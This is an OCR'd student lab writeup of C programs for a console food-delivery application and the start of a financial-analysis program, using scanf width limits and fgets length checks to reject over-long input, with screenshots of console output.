
```
} Order;

typedef struct {
   char name[BUFFER_SIZE];
   char address[BUFFER_SIZE];
} Customer;

Restaurant restaurants[MAX_RESTAURANTS];
int restaurantCount = 0;

Order orders[MAX_ORDERS];
int orderCount = 0;

Customer customers[MAX_CUSTOMERS];
int customerCount = 0;

char inputBuffer[BUFFER_SIZE];

void clearInputBuffer() {
   int ch;
   while ((ch = getchar()) != '\n' && ch != EOF);
}

void addRestaurant() {
   if (restaurantCount < MAX_RESTAURANTS) {
        printf("Enter restaurant name (max %d characters): ",
BUFFER_SIZE - 1);
        scanf("%49s", inputBuffer);
        if (strlen(inputBuffer) >= BUFFER_SIZE - 1) {
           printf("Error: Max characters reached for restaurant name.
Buffer overflow attack detected.\n");
           clearInputBuffer();
           return;
        }
        strcpy(restaurants[restaurantCount].name, inputBuffer);
        restaurants[restaurantCount].menuSize = 0;
        restaurantCount++;
   } else {
        printf("Max number of restaurants reached.\n");
   }
}

void addMenuItem() {
           MenuItem menuItem;
   char restaurantName[BUFFER_SIZE];
   char itemName[BUFFER_SIZE];
   double price;
   int i;

   printf("Enter restaurant name: ");
   scanf("%49s", restaurantName);

   for (i = 0; i < restaurantCount; i++) {
        if (strcmp(restaurants[i].name, restaurantName) == 0) {
           if (restaurants[i].menuSize < MAX_MENU_ITEMS) {
               printf("Enter item name: ");
               scanf("%49s", itemName);

               printf("Enter item price: ");
               scanf("%lf", &price);
               clearInputBuffer();  // Consume the newline character


               strcpy(menuItem.name, itemName);
           menuItem.price = price;
           restaurants[i].menu[restaurants[i].menuSize] = menuItem;
           restaurants[i].menuSize++;
        } else {
           printf("Max number of menu items reached.\n");
        }
        return;
      }
   }
   printf("Restaurant not found.\n");
}
```

```
void addCustomer() {
   if (customerCount < MAX_CUSTOMERS) {
      printf("Enter customer name (max %d characters): ",
BUFFER_SIZE - 1);
      scanf("%49s", inputBuffer);
      if (strlen(inputBuffer) >= BUFFER_SIZE - 1) {
         printf("Error: Max characters reached for customer name. Buffer
overflow attack detected.\n");
         clearInputBuffer();
         return;
      }
      strcpy(customers[customerCount].name, inputBuffer);

      printf("Enter customer address (max %d characters): ",
BUFFER_SIZE - 1);
      scanf("%49s", inputBuffer);
      if (strlen(inputBuffer) >= BUFFER_SIZE - 1) {
         printf("Error: Max characters reached for customer address.
Buffer overflow attack detected.\n");
         clearInputBuffer();
         return;
      }
      strcpy(customers[customerCount].address, inputBuffer);
      customerCount++;
   } else {
      printf("Max number of customers reached.\n");
   }
}

void placeOrder() {
   char customerName[BUFFER_SIZE];
   char restaurantName[BUFFER_SIZE];
   char itemName[BUFFER_SIZE];
   int quantity;

   printf("Enter customer name: ");
   scanf("%49s", customerName);
   if (strlen(customerName) >= BUFFER_SIZE - 1) {
        printf("Error: Max characters reached for customer name. Buffer
overflow attack detected.\n");
        clearInputBuffer();
        return;
    }

    printf("Enter restaurant name: ");
    scanf("%49s", restaurantName);
    if (strlen(restaurantName) >= BUFFER_SIZE - 1) {
        printf("Error: Max characters reached for restaurant name. Buffer
overflow attack detected.\n");
        clearInputBuffer();
        return;
    }

    printf("Enter item name: ");
    scanf("%49s", itemName);
    if (strlen(itemName) >= BUFFER_SIZE - 1) {
        printf("Error: Max characters reached for item name. Buffer
overflow attack detected.\n");
        clearInputBuffer();
        return;
    }

    printf("Enter quantity: ");
    scanf("%d", &quantity);
    clearInputBuffer();

    if (orderCount < MAX_ORDERS) {
        strcpy(orders[orderCount].customerName, customerName);
        strcpy(orders[orderCount].restaurantName, restaurantName);
        strcpy(orders[orderCount].itemName, itemName);
        orders[orderCount].quantity = quantity;
        orderCount++;
    } else {
        printf("Max number of orders reached.\n");
    }
}
```

```
void displayMenu() {
   char restaurantName[BUFFER_SIZE];
   int i, j;

   printf("Enter restaurant name: ");
   scanf("%49s", restaurantName);

   for (i = 0; i < restaurantCount; i++) {
      if (strcmp(restaurants[i].name, restaurantName) == 0) {
         printf("Menu for %s:\n", restaurantName);
         for (j = 0; j < restaurants[i].menuSize; j++) {
            printf("%s - $%.2f\n", restaurants[i].menu[j].name,
restaurants[i].menu[j].price);
         }
         return;
      }
   }
   printf("Restaurant not found.\n");
}

void displayOrders() {
   int i;
   printf("Orders:\n");
   for (i = 0; i < orderCount; i++) {
      printf("Customer: %s, Restaurant: %s, Item: %s, Quantity: %d\n",
            orders[i].customerName, orders[i].restaurantName,
orders[i].itemName, orders[i].quantity);
   }
}

void displayCustomers() {
   int i;
   printf("Customers:\n");
   for (i = 0; i < customerCount; i++) {
      printf("Name: %s, Address: %s\n", customers[i].name,
customers[i].address);
   }
```


```
}

int main() {
   int choice;
   clrscr();
   while (1) {
      printf("\nFood Delivery Application\n");
      printf("1. Add Restaurant\n");
      printf("2. Add Menu Item\n");
      printf("3. Add Customer\n");
      printf("4. Place Order\n");
      printf("5. Display Menu\n");
      printf("6. Display Orders\n");
      printf("7. Display Customers\n");
      printf("8. Exit\n");
      printf("Enter your choice: ");
      scanf("%d", &choice);
      clearInputBuffer(); // to consume the newline character left by scanf

      switch (choice) {
         case 1:
            addRestaurant();
            break;
         case 2:
            addMenuItem();
            break;
         case 3:
            addCustomer();
            break;
         case 4:
            placeOrder();
            break;
         case 5:
            displayMenu();
            break;
         case 6:
            displayOrders();
            break;
            case 7:
                displayCustomers();
                break;
            case 8:
                exit(0);
            default:
                printf("Invalid choice. Please try again.\n");
        }
    }

    return 0;
}
```

OUTPUT :-




```
Food Delivery Application
1. Add Restaurant
2. Add Menu Item
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
7. Display Customers
8. Exit
Enter your choice: 7
Customers:
Name: dkf, Address: df

Food Delivery Application
1. Add Restaurant
2. Add Menu Item
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
```

≡ File Edit Search Run Compile Debug Project Options Window Help
Output
F1 Help ↑↓↔ Scroll


≡ File Edit Search Run Compile Debug Project Options Window Help
Output
F1 Help ↑↓←→ Scroll

```
1. Add Restaurant
2. Add Menu Item
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
7. Display Customers
8. Exit
Enter your choice: 7
Customers:
Name: dkf, Address: df

Food Delivery Application
1. Add Restaurant
2. Add Menu Item
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
7. Display Customers
8. Exit
```


≡ File Edit Search Run Compile Debug Project Options Window Help
Output
F1 Help ↑↓←→ Scroll

```
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
7. Display Customers
8. Exit
Enter your choice: 7
Customers:
Name: dkf, Address: df

Food Delivery Application
1. Add Restaurant
2. Add Menu Item
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
7. Display Customers
8. Exit
Enter your choice: 8
```

2} USING FGETS :-

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_RESTAURANTS 2
#define MAX_MENU_ITEMS 2
#define MAX_ORDERS 2
#define MAX_CUSTOMERS 2
#define BUFFER_SIZE 6

typedef struct {
   char name[BUFFER_SIZE];
   double price;
} MenuItem;

typedef struct {
   char name[BUFFER_SIZE];
   MenuItem menu[MAX_MENU_ITEMS];
   int menuSize;
} Restaurant;

typedef struct {
   char customerName[BUFFER_SIZE];
   char restaurantName[BUFFER_SIZE];
   char itemName[BUFFER_SIZE];
   int quantity;
} Order;

typedef struct {
   char name[BUFFER_SIZE];
   char address[BUFFER_SIZE];
} Customer;

Restaurant restaurants[MAX_RESTAURANTS];
```

```
int restaurantCount = 0;

Order orders[MAX_ORDERS];
int orderCount = 0;

Customer customers[MAX_CUSTOMERS];
int customerCount = 0;

char inputBuffer[BUFFER_SIZE];

void clearInputBuffer() {
   int ch;
   while ((ch = getchar()) != '\n' && ch != EOF);
}

void addRestaurant() {
   if (restaurantCount < MAX_RESTAURANTS) {
      printf("Enter restaurant name (max %d characters): ",
BUFFER_SIZE - 1);
      if (fgets(inputBuffer, BUFFER_SIZE, stdin) != NULL) {
         size_t len = strlen(inputBuffer);
         if (len == BUFFER_SIZE - 1 && inputBuffer[len - 1] != '\n') {
            printf("Buffer overflow detected! Potential buffer overflow
attack.\n");
            clearInputBuffer();
            return;
         }
         if (inputBuffer[len - 1] == '\n') {
            inputBuffer[len - 1] = '\0';
         }
         strcpy(restaurants[restaurantCount].name, inputBuffer);
         restaurants[restaurantCount].menuSize = 0;
         restaurantCount++;
      }
   } else {
        printf("Max number of restaurants reached.\n");
   }
}
```

```
void addMenuItem() {
   char restaurantName[BUFFER_SIZE];
   char itemName[BUFFER_SIZE];
   double price;
   int i;
         MenuItem menuItem;

   printf("Enter restaurant name: ");
   if (fgets(restaurantName, BUFFER_SIZE, stdin) != NULL) {
        size_t len = strlen(restaurantName);
        if (len == BUFFER_SIZE - 1 && restaurantName[len - 1] != '\n') {
           printf("Buffer overflow detected! Potential buffer overflow
attack.\n");
           clearInputBuffer();
           return;
        }
        if (restaurantName[len - 1] == '\n') {
           restaurantName[len - 1] = '\0';
        }

        for (i = 0; i < restaurantCount; i++) {
           if (strcmp(restaurants[i].name, restaurantName) == 0) {
                if (restaurants[i].menuSize < MAX_MENU_ITEMS) {
                   printf("Enter item name: ");
                   if (fgets(itemName, BUFFER_SIZE, stdin) != NULL) {
                        len = strlen(itemName);
                        if (len == BUFFER_SIZE - 1 && itemName[len - 1] !=
'\n') {
                           printf("Buffer overflow detected! Potential buffer
overflow attack.\n");
                           clearInputBuffer();
                           return;
                        }
                        if (itemName[len - 1] == '\n') {
                           itemName[len - 1] = '\0';
                        }
                printf("Enter item price: ");
                scanf("%lf", &price);
                clearInputBuffer();  // Consume the newline character


              strcpy(menuItem.name, itemName);
              menuItem.price = price;
              restaurants[i].menu[restaurants[i].menuSize] = menuItem;
              restaurants[i].menuSize++;
            }
          } else {
            printf("Max number of menu items reached.\n");
          }
          return;
        }
      }
      printf("Restaurant not found.\n");
  }
}

void addCustomer() {
  if (customerCount < MAX_CUSTOMERS) {
      printf("Enter customer name (max %d characters): ",
BUFFER_SIZE - 1);
      if (fgets(inputBuffer, BUFFER_SIZE, stdin) != NULL) {
        size_t len = strlen(inputBuffer);
        if (len == BUFFER_SIZE - 1 && inputBuffer[len - 1] != '\n') {
          printf("Buffer overflow detected! Potential buffer overflow
attack.\n");
          clearInputBuffer();
          return;
        }
        if (inputBuffer[len - 1] == '\n') {
          inputBuffer[len - 1] = '\0';
        }
        strcpy(customers[customerCount].name, inputBuffer);
```


```
            printf("Enter customer address (max %d characters): ",
BUFFER_SIZE - 1);
            if (fgets(inputBuffer, BUFFER_SIZE, stdin) != NULL) {
                len = strlen(inputBuffer);
                if (len == BUFFER_SIZE - 1 && inputBuffer[len - 1] != '\n') {
                    printf("Buffer overflow detected! Potential buffer overflow
attack.\n");
                    clearInputBuffer();
                    return;
                }
                if (inputBuffer[len - 1] == '\n') {
                    inputBuffer[len - 1] = '\0';
                }
                strcpy(customers[customerCount].address, inputBuffer);
                customerCount++;
            }
        }
    } else {
        printf("Max number of customers reached.\n");
    }
}

void placeOrder() {
    char customerName[BUFFER_SIZE];
    char restaurantName[BUFFER_SIZE];
    char itemName[BUFFER_SIZE];
    int quantity;

    printf("Enter customer name: ");
    if (fgets(customerName, BUFFER_SIZE, stdin) != NULL) {
        size_t len = strlen(customerName);
        if (len == BUFFER_SIZE - 1 && customerName[len - 1] != '\n') {
            printf("Buffer overflow detected! Potential buffer overflow
attack.\n");
            clearInputBuffer();
            return;
        }
        if (customerName[len - 1] == '\n') {
```

```
        customerName[len - 1] = '\0';
    }

    printf("Enter restaurant name: ");
    if (fgets(restaurantName, BUFFER_SIZE, stdin) != NULL) {
        len = strlen(restaurantName);
        if (len == BUFFER_SIZE - 1 && restaurantName[len - 1] != '\n') {
            printf("Buffer overflow detected! Potential buffer overflow
attack.\n");
            clearInputBuffer();
            return;
        }
        if (restaurantName[len - 1] == '\n') {
            restaurantName[len - 1] = '\0';
        }

        printf("Enter item name: ");
        if (fgets(itemName, BUFFER_SIZE, stdin) != NULL) {
            len = strlen(itemName);
            if (len == BUFFER_SIZE - 1 && itemName[len - 1] != '\n') {
                printf("Buffer overflow detected! Potential buffer overflow
attack.\n");
                clearInputBuffer();
                return;
            }
            if (itemName[len - 1] == '\n') {
                itemName[len - 1] = '\0';
            }

            printf("Enter quantity: ");
            scanf("%d", &quantity);
                        // Consume the newline character
            clearInputBuffer();

            if (orderCount < MAX_ORDERS) {
                strcpy(orders[orderCount].customerName, customerName);
                strcpy(orders[orderCount].restaurantName,
restaurantName);
```


```
                strcpy(orders[orderCount].itemName, itemName);
                orders[orderCount].quantity = quantity;
                orderCount++;
            } else {
                printf("Max number of orders reached.\n");
            }
        }
    }
  }
}

void displayMenu() {
  char restaurantName[BUFFER_SIZE];
  int i, j;

  printf("Enter restaurant name: ");
  if (fgets(restaurantName, BUFFER_SIZE, stdin) != NULL) {
    size_t len = strlen(restaurantName);
    if (len == BUFFER_SIZE - 1 && restaurantName[len - 1] != '\n') {
      printf("Buffer overflow detected! Potential buffer overflow
attack.\n");
      clearInputBuffer();
      return;
    }
    if (restaurantName[len - 1] == '\n') {
      restaurantName[len - 1] = '\0';
    }

    for (i = 0; i < restaurantCount; i++) {
      if (strcmp(restaurants[i].name, restaurantName) == 0) {
        printf("Menu for %s:\n", restaurantName);
        for (j = 0; j < restaurants[i].menuSize; j++) {
          printf("%s - $%.2f\n", restaurants[i].menu[j].name,
restaurants[i].menu[j].price);
        }
        return;
      }
    }
```

```
        printf("Restaurant not found.\n");
    }
}

void displayOrders() {
    int i;
    printf("Orders:\n");
    for (i = 0; i < orderCount; i++) {
        printf("Customer: %s, Restaurant: %s, Item: %s, Quantity: %d\n",
               orders[i].customerName, orders[i].restaurantName,
orders[i].itemName, orders[i].quantity);
    }
}

void displayCustomers() {
    int i;
    printf("Customers:\n");
    for (i = 0; i < customerCount; i++) {
        printf("Name: %s, Address: %s\n", customers[i].name,
customers[i].address);
    }
}

int main() {
    int choice;
    clrscr();
    while (1) {
        printf("\nFood Delivery Application\n");
        printf("1. Add Restaurant\n");
        printf("2. Add Menu Item\n");
        printf("3. Add Customer\n");
        printf("4. Place Order\n");
        printf("5. Display Menu\n");
        printf("6. Display Orders\n");
        printf("7. Display Customers\n");
        printf("8. Exit\n");
        printf("Enter your choice: ");
        scanf("%d", &choice);
        clearInputBuffer(); // to consume the newline character left by scanf

        switch (choice) {
            case 1:
                addRestaurant();
                break;
            case 2:
                addMenuItem();
                break;
            case 3:
                addCustomer();
                break;
            case 4:
                placeOrder();
                break;
            case 5:
                displayMenu();
                break;
            case 6:
                displayOrders();
                break;
            case 7:
                displayCustomers();
                break;
            case 8:
                exit(0);
            default:
                printf("Invalid choice. Please try again.\n");
        }
    }

    return 0;
}
```

OUTPUT :-


≡ File Edit Search Run Compile Debug Project Options Window Help
Output
3
F1 Help ↑↓←→ Scroll

```
Food Delivery Application
1. Add Restaurant
2. Add Menu Item
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
7. Display Customers
8. Exit
Enter your choice: 3
Enter customer name (max 5 characters): fdsfggd
Buffer overflow detected! Potential buffer overflow attack.

Food Delivery Application
1. Add Restaurant
2. Add Menu Item
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
```


≡ File Edit Search Run Compile Debug Project Options Window Help
Output
3
F1 Help ↑↓←→ Scroll

```
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
7. Display Customers
8. Exit
Enter your choice: 3
Enter customer name (max 5 characters): fdsfggd
Buffer overflow detected! Potential buffer overflow attack.

Food Delivery Application
1. Add Restaurant
2. Add Menu Item
3. Add Customer
4. Place Order
5. Display Menu
6. Display Orders
7. Display Customers
8. Exit
Enter your choice: 8
```

**Q13}** Implement a stack buffer overflow attack “Financial Analysis Software" in a simulated environment using a procedural language, documenting each step of the process :-

CODE :-

USING FGETS :-


```
#include <stdio.h>
#include <conio.h>
#include <string.h> // For string manipulation functions

#define MAX_INPUT_LENGTH 6 // Maximum length of input string

// Function declarations
void addRevenue(float *revenue);
void addExpenditure(float *expenditure);
void displaySummary(float revenue, float expenditure);

int main() {
   float revenue = 0.0, expenditure = 0.0;
   int choice;
   char input[MAX_INPUT_LENGTH + 1]; // Additional space for the
null terminator

   while (1) {
      clrscr();
      printf("Financial Analysis Software\n");
      printf("1. Add Revenue\n");
      printf("2. Add Expenditure\n");
```

```
        printf("3. Display Summary\n");
        printf("4. Exit\n");
        printf("Enter your choice: ");

        // Using fgets to prevent buffer overflow
        fgets(input, sizeof(input), stdin);

        // Check for buffer overflow
        if (strlen(input) >= MAX_INPUT_LENGTH &&
input[MAX_INPUT_LENGTH - 1] != '\n') {
